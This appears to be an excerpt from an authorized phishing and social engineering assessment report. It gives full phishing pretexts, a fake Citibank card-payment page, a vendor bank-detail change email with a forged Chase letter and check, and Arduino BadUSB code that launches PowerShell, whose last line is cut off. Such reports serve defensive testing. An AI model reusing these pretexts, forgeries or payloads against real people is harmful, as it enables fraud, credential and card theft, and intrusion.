
Figure 7 - Amazon Package phishing email template

While building this pretext, WKL sent out several test emails to multiple WKL Office 365 inboxes to ensure emails were going to arrive in users' inboxes and not in their junk or spam folders.

Additionally, the client whitelisted multiple email domains to help ensure all users received the emails in their inboxes.

Citibank Credit Card Phish

WKL was requested to develop a phishing landing page that impersonated a Citi Bank invoice page that required users to pay a $5.00 invoice to keep using their company cards. To have the phishing scenario provide impact, WKL was given instructions to impersonate the user "**Tim Smithers**", the Corporate Accounting Manager. WKL created a pretext that requested users to go to a Citi Bank link to make a purchase of $5.00. The following example shows the pretext that was sent to all employees impersonating "**Tim Smithers**":



Hello,

As the end of 2022 is approaching there are a few house keeping items that must be taken care of. Some of you have company cards and some of you do not. You all will be getting this email since our system is not letting us just send emails to all employees who have cards. If you do not have a company card you can ignore this email and disregard the request below. If you do have a company card and would like to continue using that card into **2023** then you must complete the invoice linked below. The invoice requires a purchase of **$5.00** which is the yearly renewal fee. If this fee is not paid the card will be deactivated on **December 31st 2022**.

This invoice must be paid using your **company card**. If this is not done the card will be deactivated.

We have partnered with **Citibank** this year to handle the company card renewal payment processing. Linked in this email is a personalized invoice link that will take you to the Citibank payment site. This link was generated by Citi and should have some of the information already filled out for you. I have tested this myself and confirmed it is working. If there are any issues with the link of the invoice, please let me know right away.

https://payments.citi.com

Thanks,

[redacted]

Sr. Corporate Accounting Manager

[redacted]

Figure 8 - Citibank credit card pretext

WKL bought and used an email address that resembled the client's legitimate domain. WKL decided to use a domain that would substitute one of the characters out of the original domain, such as the "**e**" or the "**o**". The following URL was used send the phishing emails impersonating "**Tim Smithers**":

- **https://<redacted>.com**

With a domain setup for sending emails, WKL needed a domain to look legit when taking fake payments from users. WKL decided to use the following domain for hosting the fake Citi Bank payment page:

- **https://<redacted>.com**

With a domain ready to go for hosting the malicious Citibank page, WKL moved on to developing the site that would take credit card information. WKL decided to build a webpage with similar functionality to the real Citibank webpage that had minimum error checking but felt real enough for a user to fall victim. The following example shows the webpage that users would receive if they clicked on the link to pay the invoice with the client's company credit card:




Figure 9 - Citibank page for payment invoice

It is noted that WKL did not save any of the information within the webpage but only tracked who submitted information. WKL did check to ensure the credit card field was filled out before submission but stored no sensitive data within the browser or on WKL's web server.

To ensure a successful phishing campaign, WKL used a display name of "**Tim Smithers**" and an email account named "**TSmithers@<redacted>.com**" to send the phishing emails to the client's users. WKL created the email with a pretext as a Company **Card Renewal Process** to the employees letting them know that their company cards would be expiring if they did not make a **$5.00** renewal fee before the end of the year.

To ensure the phishing emails were going to be successful, WKL sent out test emails to multiple WKL Office 365 inboxes to ensure emails were going to land in users' inboxes and not in the junk/spam folders. Additionally, the client whitelisted the "**<redacted>.com**" email domain to help ensure all the client's users received the emails in their inboxes.

Bank Account Update Phish

The client requested that WKL develop a phishing email that requested the accounting department to update the bank account details for one of the client's vendors. WKL was provided with the name "**<redacted> Conferencing**" and was directed to send a phishing email that instructed the client's employees to update their bank account details.

To begin, WKL decided that multiple items would need to be created for this phishing email to have a successful impact. The following items were created:

- JPMorgan Chase Bank Account Certification Letter
- Void image of JPMorgan Chase check
- <redacted> Conferencing email signature

WKL found that if a bank account certification letter and a voided check were attached to the email then maybe an accounting employee would believe the email and update the ACH information without question.

WKL performed OSINT information gathering on the "**Perfect Video Conferencing**" and found that "**founder 1**" and "**founder 2**" were co-founders. WKL also found the headquarters address and phone numbers for all the executives. WKL decided that the phishing email was going to come from "**employee 1**". WKL discovered that **<redacted>.com** was being used by the vendor. WKL purchased the following domain which would be used to send the phishing emails to the client's accounting users:


- **redacted.com**

With a domain ready to go, WKL set up an Office365 account that would be used to send the emails impersonating "**founder 1**". The following example was the email account that would be used to send the phishing emails:

- **founder1@redacted.com**

With all the above information gathered, WKL moved onto creating the JPMorgan Chase bank account certification letter. WKL looked up the location of headquarters for the "**<redacted> Conferencing**" vendor and found a Chase Bank within 15 minutes of drive time for the vendor location. WKL called the bank and gathered the routing number associated with that bank "**xxxxxxxx**" and the branch manager "**Bob Smith**". WKL then created a fake account number that would be used in conjunction with the routing number of the bank. WKL then found a sample certification letter online, exported and used the Chase Bank logo and signed the letter as the branch manager "**Bob Smith**". WKL added a few modifications to the letter which

showed a fake balance of the bank account and exported it to PDF. The following example shows the certification letter that WKL would attach to the phishing email:



CHASE

[redacted]

ACCOUNT CERTIFICATION CONFIRMATION

DATE:
ACCOUNT NO: [redacted]
ROUTE NO:
ACCOUNT TYPE: COMMERICAL HIGH YIELD CHECKING
DESCRIPTION: VERIFICATION OF COMMERICAL CHECKING ACCT

To Whom It May Concern:

This letter is verification that the customer(s) named above has an account with J.P. Morgan Chase Bank N.A. This account, number [redacted] and has a current balance of $39,859.52. If you need additional information regarding this account, please refer to the customer named above.

Sincerely,

[redacted]

Commercial Banking Manager

[redacted]

Figure 10 - Fake Chase Bank certification letter

Then WKL moved onto the voided check. WKL found an online service that would print checks to PDF as a free trial. WKL submitted the ACH information, vendor information and exported the

pdf check. WKL then added the signature of "**founder 1**" who is one of the owners of "**<redacted> Conferencing**". The following example is a screenshot of the voided checked that was created for the phishing email that would be sent as an attachment:




Figure 11 - Voided check created by vendor

With the bank account details all finished, WKL used the information to create an email signature for the "**<redacted> Conferencing**" vendor. WKL hoped this would help make the phishing email look legitimate. The following example shows the email signature that was created for the "**<redacted> Conferencing**" vendor:





Figure 12 - Email signature created for email pretext

Armed with a legitimate looking email signature, WKL moved on to creating the email pretext. WKL decided that adding multiple emails to the cc'ed section of the email might make the email have more merit. WKL decided to add the following email addresses to the cc'ed section of the email headers:

- **finance@redacted.com**
- **sales@redacted.com**

Once the email was sent, it would appear that multiple users or distribution emails would be added to the email in the cc'ed section. WKL did this hoping to make the email look important and legitimate.

WKL created the email request to update the bank account information for the "**<redacted> Conferencing**" vendor. The following example shows the email pretext that was created:


From: [redacted]
Date: [redacted]
To: [redacted]
Subje[redacted]

Hello,

We are notifying all customers with our updated account information for payments moving forward. Could you please update your records with the following information:

New Account Details:

Financial Institution: J.P. Morgan Chase Bank
Account Nam[redacted] Conferencing
Routing Number[redacted]
Account Numbe[redacted]

Attached to this email is our Bank Account Certification Letter and a voided check. Additionally, I have added our finance department's email address and our Co-Founder[redacted] to help facilitate this process.

If you need any additional information, please feel free to reach out or you can contact me directly on my cell a[redacted]

Thanks,

Figure 13 - Email pretext sent to the client's accounting department

As noted, there was no landing page associated with the email. WKL would not be able to track any user clicks or if an accounting employee updated the ACH information. The client had WKL hold off on sending the last phishing email. No results were gathered for this phishing scenario which are reflected in this report.

Phishing Campaign Results

WKL started the phishing campaign on xx/xx/xxxx, with emails in groups of 5 every 30 minutes for all emails being sent and received. WKL received confirmation that the first emails were received within 10 minutes of sending the emails. Immediately after the users received the phishing emails, WKL began receiving information on users clicking links and submitting credentials to the landing pages. WKL measured four (4) different actions of the client's employees after the phishing emails were received:

- **Email Sent**
- **Email Opened**
- **Email Link Clicked**
- **Submitted Data (Credentials)**

The two (2) actions of concern from a business standpoint would be **Email Link Clicked** and **Submitted Data (Credentials)**. These two (2) actions alone could cause a compromise of the client's network from an employee falling victim to a targeted phishing attack.

Overall Results

On xx/xx/xxxx, WKL ended the phishing campaigns, preventing the users from being able to reach the landing pages. WKL successfully gathered user credentials by deploying an OKTA landing page that was used during the OKTA Password Reset phishing campaign. WKL captured the client's company credit card submissions from creating a fake Citibank webpage that accepted payments. WKL has exported the data from all campaigns, which will be sent with the Phishing Assessment report.

OKTA Password Reset Phishing Campaign Results

From xx/xx/xxxx to xx/xx/xxxx, the phishing campaign was active and allowed user interaction from the client's employees. WKL received the following stats from the OKTA Password Reset phishing campaign:

Figure 14 - OKTA Password Recovery Reset campaign results

WKL received the following data from the client's employees during the OKTA Password Reset phishing campaign:

- **Emails Sent: 263**
- **Emails Opened: 161**
- **Email Links Clicked: 27**
- **User Accounts Compromised: 20**

Amazon Package Phishing Campaign Results

From xx/xx/xxxx to xx/xx/xxxx, WKL engineers sent and allowed users to interact with an Amazon phishing campaign that was non-credential harvesting. WKL engineers gathered the following data from the Amazon campaign:

Amazon Notification Phishing Campaign Results

WKL received the following data from the client's employees during the Amazon Notification phishing campaign:

- **Emails Sent: 263**
- **Emails Opened: 29**
- **Email Links Clicked: 29**
- **User Accounts Compromised: 0**

Citi Credit Card Phishing Campaign Results

From xx/xx/xxxx to xx/xx/xxxx, WKL engineers sent and allowed users to interact with the Citi Credit Card phishing campaign. WKL engineers gathered the following credit card form submissions for the Citi Credit Card campaign:

Figure 15 - Citi Credit Card phishing campaign results

WKL received the following data from the client's employees during the Citi Credit Card phishing campaign:

- **Emails Sent: 263**
- **Emails Opened: 112**
- **Email Links Clicked: 16**
- **Credit Cards Compromised: 6**

Malicious USB Drive Attack Path

The objective of a USB drive drop attack is to compromise the security of a victim's computer or network by tricking them into inserting a malicious USB drive into their system. In this type of attack, the attacker leaves one or more USB drives in a public place, such as a parking lot or lobby, with the intention of attracting someone's attention and convincing them to pick up the drive and insert it into their computer.

USB Drive Drop Scenarios

The following scenarios were to be executed against the Client's users:

- **Client's Headquarters USB Drop** - Drop malicious USB drives that when plugged in, download and execute a payload that creates a C2 beacon on the victim's computer.

The following details the timelines of the USB Drives dropped to the Client's employees:

- **Client's Headquarters USB Drop** – xx/xx/xxxx – xx/xx/xxxx

Phishing Campaign Execution

Client's Headquarters USB Drop

With the scenarios outlined, WKL began to build the USB drives that would be used to execute payloads on a computer that would create a command and control beacon.

For the attack to work, WKL purchased **10** USB drives that perform similar to a rubber ducky USB drive. A rubber ducky[1] USB drive is a small USB drive that contains a program that is designed to execute a predetermined set of actions when it is plugged into a computer. Rubber ducky USB drives are often used for security testing and penetration testing, as well as for carrying out various other types of automated tasks.

[1] https://shop.hak5.org/products/usb-rubber-ducky

WKL used the "**HiLetgo BadUsb**[2]" USB drives instead. These were a cheaper model and performed the same way as the rubber ducky USB drive. To program the USB drives, WKL used Arduino IDE. The Arduino Integrated Development Environment (IDE) is a software application that is used to write, upload, and debug code for microcontroller-based devices such as the Arduino. It is one way to program the Bad USB drives that were purchased.

WKL wrote a custom script to the bad USB drives which simulated keystrokes on the keyboard. The script would open a command prompt and then execute a PowerShell script which downloaded a text file and converted that text file into an executable. The executable would then be executed and bypass all AV/EDR installed on the victims computers. The following example shows the code that was used to program the Bad USB drives:

[2] https://www.amazon.com/gp/product/B07W5K9YHP/ref=ppx_yo_dt_b_asin_title_o00_s00?ie=UTF8&psc=1

```
#include "Keyboard.h"

void typeKey(uint8_t key)
{
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}
void setup()
{
  Keyboard.begin();
  delay(500);
  delay(1000);
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(150);
  Keyboard.print("cmd");
  delay(100);
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print("color f7 && mode con:cols=15 lines=1");
  delay(100);
  typeKey(KEY_RETURN);
  delay(150);
  Keyboard.print("powershell.exe Set-ExecutionPolicy -Scope CurrentUser
  delay(150);
  typeKey(KEY_RETURN);
  Keyboard.end();
}
void loop() {}
```

Figure 16 - Code used to execute a PowerShell script from the Bad USB drives

Once all 10 of the USB drives were programmed, WKL moved on to labeling the USB drives which can be highly effective because they rely on human curiosity and the desire to help others. The labeling of the USB drives can often increase the chances of success with an enticing or misleading label such as: "**Personnel Files**" or "**Confidential.**". The following example shows one of the Bad USB drives that was labeled "**Financial Statements**":

Figure 17 - Bad USB drives labelled with 'Finanical Statements'

With the USB drives ready to go, WKL mailed the Bad USB drives to the Client, where the IT personnel dropped the drives into different locations such as the elevators, floors, break rooms and other locations. Once a USB drive was plugged in, if the USB drive executed on the laptop, a beacon would be established and a connection would be logged. If no execution was conducted when the USB drive was plugged in, WKL would have no way to determine if a user actually plugged in the USB drive or not.

Malicious USB Drive Drop Results

WKL received confirmation that the malicious USB drives were handed out on xx/xx/xxxx at the Client's headquarters location.

WKL received the following data from the employees during the malicious USB social engineering campaign:

- **USB Drives Dropped: 10**
- **USB Drives Opened: 1**
- **Code Execution Obtained: 1**

WKL received only **1** USB callback on xx/xx/xxxx from the "**user1**" user on host "**computername**". The following example shows the C2 beacon that was established once the user plugged in the malicious USB drive:

Figure 18 - C2 calback after an employee plugged in the malicious USB drive

On xx/xx/xxxx, WKL shutdown all infrastructure that allowed for a malicious payload to be downloaded and executed on any device the malicious USB drives could be plugged into. WKL was successful in gaining access to one machine due to an employee plugging in an unknown USB drive.